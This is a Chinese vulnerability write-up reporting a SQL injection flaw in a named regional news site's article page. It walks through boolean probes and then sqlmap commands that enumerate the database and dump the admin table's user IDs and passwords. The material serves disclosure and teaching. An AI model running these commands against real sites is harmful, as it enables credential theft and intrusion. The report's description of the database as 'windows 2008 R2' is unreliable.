SQL 注入爆表

1. 详细说明：

湖北民爆网新闻浏览页面的 URL 存在 SQL 注入漏洞，可导致网站后台数据库泄露。

图 1

2. 漏洞证明

1. 随意查看一篇新闻推荐，发现 URL 出现参数 id，如图 2。

图 2

2. 更换 id 的值，发现实现了新闻页面的跳转，说明网站是通过不同的 id 来获得对应的新闻信息的，如图 3。



图 3

3. 在 URL 后面加上 and 1=1，发现网页通过，如图 4；换为加上 and 1=2，发现网站跳回主页，说明命令被执行，该处存在 SQL 注入漏洞，如图 5。

图 4



图 5

4. 利用 sqlmap 进行爆表。执行 sqlmap -u "http://192.168.119.200/ArticleRead.asp?id=776" --dbs 获取数据库类型及其他信息，发现为 windows 2008 R2 数据库，使用 IIS 7.5 信息服务，如图 6。



图 6

5. 猜测 admin 数据库名，执行 sqlmap -u "http://192.168.119.200/ArticleRead.asp?id=776" -D admin --table 获取数据库表单，图 7。

图 7

6. 执行 sqlmap -u "http://192.168.119.200/ArticleRead.asp?id=776" -D admin -T admin --column 获取 admin 的列，图 8。



图 8

7. 执行 sqlmap -u "http://192.168.119.200/ArticleRead.asp?id=776" -D admin -T admin -C user_id,user_pwd --dump 获取 user_id,user_pwd --dump 的信息，如图 9。



图 9